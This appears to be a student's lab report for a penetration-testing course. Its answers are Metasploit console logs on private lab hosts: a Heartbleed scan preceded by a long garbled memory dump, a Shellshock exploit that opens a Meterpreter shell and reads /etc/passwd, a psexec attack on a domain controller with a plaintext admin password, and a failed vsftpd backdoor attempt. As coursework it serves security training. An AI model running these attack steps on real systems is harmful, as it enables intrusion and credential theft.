Q.!./...<........,.p.?...rN...nK...........I]2I<..............l.....Y/.N.lC...I.M.t[z....9.<P{.b..z...*D!(|.%...5..ew.3..H...95;..~PI....kdB.x..Z..-.`~g..c.t
t~P.,......%.`.b.@.....\.....X...G..\....$..G...7L/............:..s..-ie.B!.....:d.l..I2..Z...2B..e...(.x....wA..E.n.9.K."..4..!Zb...%Jm...;#.!C\.......^.."
.............................................................................................................................. repeated 14236 times
............................................................................................................................@.............................
................................................................................................ repeated 2200 times .....................................
............................................................................... ..................................x.......P....
...`...............P..........................g.6P.InA3.)Me^...........YF....D..f....".!.9.8.........5...........................3.2.....E.D...../...A..
............................................................................................................................ repeated 7753 times ...
......................................................................................................................#...................................
.....................pV.......................................................................................................................................
.. repeated 3928 times .......................................................................................................................................
.V...R........R..n6..R...@.q.......`.sgf. &/..^^r.`..'....'.qx...|..t.{.:..9............................0...0..j......Y..(.0...*.H........0E1.0...U....AU1.0
...U....Some-State1!0...U....Internet Widgits Pty Ltd0...190320063303Z..200319063303Z0E1.0...U....AU1.0...U....Some-State1!0...U....Internet Widgits Pty Lt
d0..0...*.H.............0.......!.p.+.e.P..`L.....UEK=.qY..(.h..r....y..Y&3.......Cl..r....#>-....S.........>..|.K}2.m........v6..u...h..`.hU.....U.^G.....[J.
........0...*.H.............X...G..\....$..G...7L/............:..s..-ie.B!.....:d.l..I2..Z...2B..e...(.x....wA..E.n.9.K."..4..!Zb...%Jm...;#.!C\.......^.."..
............}.@....6...J......9._R...t....Q....c.r......~..Z.y.B.*).2JFzc^..Y.7{...3..F..;r....x.[....xt.}.......3...b....t}.....h..9>.$!.......G7..X..*yw8
........r...*......%m.....................Tz..;..y...v...R~9>...Q'..Q.!./...<........,.p.?...rN...nK...........I]2I<..............l.....Y/.N.lC...I.M.t[z....9.<
P{.b..z...*D!(|.%...5..ew.3..H...95;..~PI....kdB.x..Z..-.`~g..c.tt~P.,......%.`.b.@.....\..................................................................
.................................................................................... repeated 160 times ....................................................
..........................................................................................
[*] 172.31.0.50:443       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > 
```

Part 2: Exploit the Shellshock Vulnerability

17. **Make a screen capture** showing the first 10 lines of the passwd file.




```
[*] Meterpreter session 1 opened (172.31.0.4:4444 → 172.31.0.60:47482 ) at 2025-02-09 06:02:44 -0500

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Section 3: Challenge and Analysis

Part 1: Exploit the Domain Controller Directly


Make a screen capture showing a successful Meterpreter shell on the domain controller using this exploit.



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.0.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
SMBDomain => SECURELABSONDEM
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
SMBPass => P@ssw0rd3!
msf6 exploit(windows/smb/psexec) > set SMBDomain true
SMBDomain => true
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445|true as user 'Administrator'...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[+] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 2 opened (172.31.0.4:4444 -> 172.30.0.40:1865 ) at 2025-02-09 06:31:56 -0500

meterpreter >
```

Part 2: Get Hashes on a Linux System

Make a screen capture showing the hash for the root user.



```
with help search

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 172.30.0.40:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.30.0.40:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search /etc/shadow

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/linux/local/desktop_privilege_escalation  2014-08-07      excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   1  post/linux/gather/haserl_read                                     normal     No     Haserl Arbitrary File Reader
   2  post/solaris/escalate/srsexec_readline         2007-05-07       normal     Yes    Solaris srsexec Arbitrary File Reader
   3  auxiliary/admin/http/trendmicro_dlp_traversal  2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   4  auxiliary/scanner/http/wangkongbao_traversal                    normal     No     WANGKONGBAO CNS-1000 and 1100 UTM Directory Traversal


Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/http/wangkongbao_traversal

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```